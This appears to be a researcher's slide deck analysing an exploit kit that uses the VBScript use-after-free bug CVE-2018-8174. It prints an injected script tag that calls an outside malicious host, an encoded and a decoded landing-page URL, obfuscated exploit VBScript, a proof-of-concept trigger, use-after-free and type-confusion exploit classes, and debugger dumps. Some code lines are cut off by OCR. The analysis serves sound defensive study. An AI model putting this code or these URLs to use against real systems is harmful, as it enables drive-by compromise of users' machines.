Windows VBScript Use-After-Free Vulnerability and Exploit Kit Analysis

May 2019

Joe Wu

Agenda

- Background
- Exploit Kit and attack chain
- Vulnerability Exploit: Use-After-Free and Type Confusion CVE-2018-8174
- Explotability of Windows 10 vs Windows 7
- Detection and Remediation
- Demo

Background

Malware sample is public on Internet in Feb 2019.

It attracted me by it’s exploitation against Windows VBScript engine.


Research interest is the exploitation.

About me: experience in vulnerability research, malware analysis, pentest, forensics.. Worked in banking and telecom


Joe Wu

Exploit Kit and Attack Chain


- Exploit Kits use vulnerabilities in VBScript, Java, Flash, Silverlight
- Malware-as-a-service makes malware easily available at a fraction of cost
- Delivered via landing page from infected website
- Vulnerabilities used are remote code execution, use-after-free, type confusion, etc
- Shellcode to download payload
- Payload could be ransomware, bank Trojan, etc



Exploit Kit Landing Page




Compromised website




```
<body>
<script type='text/javascript' src='https://russkistandart.info/unlimited/under-inter'></script><iframe onload="window.setTimeout('visits()', 99)" src='about:blank'
style='position:absolute; top:22px; left:-2144px;'></iframe>
```

Compromised website hosting JavaScript that directs users to EK landing page




aHR0cHM6Ly9ub3QtbXktZ3VpbHR5LmNvbS9oODdwL0luZGljZXMuYXNwP0ZyYW5jaWM9QmVkc29yZS0zOTg1LTE0MDY4JnlhQT1ZSXY|action|

Landing page contains base64 encoded url



https://not-my-guilty.com/h87p/Indices.asp?Francic=Bedsore-3985-14068&yaA=YIv


Decoded url



```
GET https://raw.githubusercontent.com/w7374520/CVE-2018-8174_EXP/master/CVE-2018-8174.py
```

Download exploit of CVE-2018-8174 PoC from Github

VBScript exploit de-obfuscation



```
<body>
<script language="vbscript">
Dim lIIl
Dim IIIlI(6),IllII(6)
Dim IllI
Dim IIllI(40)
Dim lIlIIl,lIIIll
Dim IlII
Dim llll,IIIIl
Dim llllIl,IlIIII
Dim NtContinueAddr,VirtualProtectAddr

IlII=195948557
lIlIIl=Unescape("%u0001%u0880%u0001%u0000%u0000%u0000%u0000%u0000%uffff%u7fff%u0000%u0000")
lIIIll=Unescape("%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000")
IllI=195890093
Function IIIII(Domain)
    lIlII=0
    IllllI=0
    IIlIIl=0
    Id=CLng(Rnd*1000000)
    lIlII=CLng((&h27d+8231-&H225b)*Rnd)Mod (&h137d+443-&H152f)+(&h1c17+131-&H1c99)
    If(Id+lIlII)Mod (&h5c0+6421-&H1ed3)=(&h10ba+5264-&H254a) Then
        lIlII=lIlII-(&h86d+6447-&H219b)
    End If

    IllllI=CLng((&h2bd+6137-&H1a6d)*Rnd)Mod (&h769+4593-&H1940)+(&h1a08+2222-&H2255)
    IIlIIl=CLng((&h14e6+1728-&H1b5d)*Rnd)Mod (&hfa3+1513-&H1572)+(&h221c+947-&H256e)
    IIIII=Domain &"?" &Chr(IllllI) &"=" &Id &"&" &Chr(IIlIIl) &"=" &lIlII
End Function

Function lIIII(ByVal lIlIl)
    IIll=""
    For index=0 To Len(lIlIl)-1
```

Obfuscated VBScript


- Confusing name of functions, variables
- Mixed decimal, hex
- Alerted code logic

Vulnerability Use-After-Free CVE-2018-8174


- Remote Code Executable
- Affects Win7 Win10, Win server 2016
- Affects VBScript engine, IE, MS Office
- Major vulnerability in 2018
- Used by many malware EK

Vulnerability Use-After-Free CVE-2018-8174

Proof of Concept



```
Dim ArrA(1)
Dim ArrB(1)
Class ClassVuln
    Private Sub Class_Terminate()
        Set ArrB(0) = ArrA(0)
        ArrA(0) = 31337
    End Sub
End Class
Sub TriggerVuln
    Set ArrA(0) = New ClassVuln
    Erase ArrA
    Erase ArrB
End Sub
TriggerVuln
```




Internet Explorer

Internet Explorer has stopped working

Windows can check online for a solution to the problem.

Problem signature:

```
Problem Event Name:        BEX
Application Name:          iexplore.exe
Application Version:       8.0.7601.17514
Application Timestamp:     4ce79912
Fault Module Name:         StackHash_0a9e
Fault Module Version:      0.0.0.0
Fault Module Timestamp:    00000000
Exception Offset:          00d7a9c8
```




```
ModLoad: 6f1e0000 6f24b000   C:\Windows\SysWOW64\vbscript.dll
Class ClassVuln at d1a398, terminate called
(e78.cac): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00d1a398 ebx=00000020 ecx=003eff08 edx=00000000 esi=00704e70 edi=00000009
eip=00000000 esp=02e2d098 ebp=02e2d0a8 iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
00000000 ??              ???
```

Vulnerability Mechanism - Use-After-Free

VBScriptClass
+0x0 : vftable
+0x4 : Reference Count
+0x8 : NameList

Reference_Count (eax) needs to be 0 to reach free()




```
; START OF FUNCTION CHUNK FOR ?Release@VBScriptClass@@UAGKXZ

loc_6E5040ED:                ; lpAddend
push    edi
call    ds:__imp__InterlockedIncrement@4 ; InterlockedIncrement(x)
mov     ecx, ebx
call    ?TerminateClass@VBScriptClass@@QAEXXZ ; VBScriptClass::TerminateClass(void)
push    edi                  ; lpAddend
call    esi ; InterlockedDecrement(x) ; InterlockedDecrement(x)
mov     [ebp+arg_0], eax
test    eax, eax
jnz     loc_6E501F15
```

```
test    ebx, ebx
jz      loc_6E501F15
```


```
mov     eax, [ebx]
push    1
mov     ecx, ebx
call    dword ptr [eax+68h]
jmp     loc_6E501F15
```

Vulnerability Mechanism - Use-After-Free




```
(994.674): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=096ba260 ebx=05175218 ecx=f0f0f0f0 edx=00000002 esi=05175218 edi=00000009
eip=76734974 esp=07c0c3fc ebp=07c0c408 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
OLEAUT32!VariantClear+0xb6:
76734974 ff5108          call    dword ptr [ecx+8]    ds:002b:f0f0f0f8=????????
0:005> !heap -p -a eax
    address 096ba260 found in
    _HEAP @ 5360000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        096ba238 000d 0000  [00]   096ba260    00030 - (free DelayedFree)
        722aa7d6 verifier!AVrfpDphNormalHeapFree+0x000000b6
        722a90d3 verifier!AVrfDebugPageHeapFree+0x000000e3
        77531464 ntdll!RtlDebugFreeHeap+0x0000002f
        774eab3a ntdll!RtlpFreeHeap+0x0000005d
        77493472 ntdll!RtlFreeHeap+0x00000142
        766398cd msvcrt!free+0x000000cd
        7163406c vbscript!VBScriptClass::`scalar deleting destructor'+0x00000019
        7163411a vbscript!VBScriptClass::Release+0x00000043
        76734977 OLEAUT32!VariantClear+0x000000b9
        7178e433 IEFRAME!Detour_VariantClear+0x0000002f
        7674e325 OLEAUT32!ReleaseResources+0x000000a3
        7674dfb3 OLEAUT32!_SafeArrayDestroyData+0x00000048
        76755d2d OLEAUT32!SafeArrayDestroyData+0x0000000f
        76755d13 OLEAUT32!Thunk_SafeArrayDestroyData+0x00000039
        7167267f vbscript!VbsErase+0x00000057
        71623854 vbscript!StaticEntryPoint::Call+0x00000011
        7162586e vbscript!CScriptRuntime::RunNoEH+0x00001c10
        71624ff6 vbscript!CScriptRuntime::Run+0x00000064
        71624f79 vbscript!CScriptEntryPoint::Call+0x00000051
```


Exploit UAF – Create dangling pointer



```
Sub UAF
    For IIIl=0 To 6
        ReDim lIIl(1)
        Set lIIl(1)=New cla1
        Erase lIIl
    Next
    Set llll=New llIIl
```

VBA source code







```
Class cla1 at 27285c0, terminate called
Class llIIl created at 27285c0
```

Debug log

Cla1 and IIIII are created at the same address, when Cla1 is erased

Type confusion






```
Class lIIIl
Dim mem
Function P
End Function
Function SetProp(Value)
    mem=Value
    SetProp=0
End Function
End Class

Class IIIlll
Dim mem
Function P0123456789
    P0123456789=LenB(mem(IlII+8))
End Function
Function SPP
End Function
End Class

Class lllIIl
Public Default Property Get P
Dim lIII
P=174088534690791e-324 'hex 00000000 0000200c
For IIIl=(&h7a0+4407-&H18d7) To (&h2eb+1143-&I
    IIIlI(IIIl)=(&h2176+711-&H243d)
Next
Set lIII=New IIIlll
lIII.mem=lllIIl
For IIIl=(&h1729+3537-&H24fa) To (&h1df5+605-&
    Set IIIlI(IIIl)=lIII
Next
End Property
End Class
```

```
Class lIIIl at 00e043b8, terminated
Class IIIlll at 00e043b8 created

//Class object for SafeArray
00e043b8  724c1748 00000001 00e103f0 00df8c30  H.Lr........0...
00e043c8  00000904 00000000 00000000 00000000  ................
00e043d8  00000000 04b9dc4c 00e043f0 00e04380  ....L....C...C..

04b9dc4c  "IIIlll"

00e103f0  00dfb3c8 000000b8 00000100 00000100  ................

00dfb3c8  00000000 00df004c 00dfd838 00e03e38  ....L...8...8>..
00dfb3d8  02ebc0f0 00000002 00000012 206b98fd  ..............k
00dfb3e8  00000016 00dfb414 00000000 00000001  ................
00dfb3f8  00dfb3cc 00300050 00320031 00340033  ....P.0.1.2.3.4.
00dfb408  00360035 00380037 00000039 00df004c  5.6.7.8.9...L...
00dfb418  00dfd838 00e03ed8 02ebc0f0 00000002  8....>..........
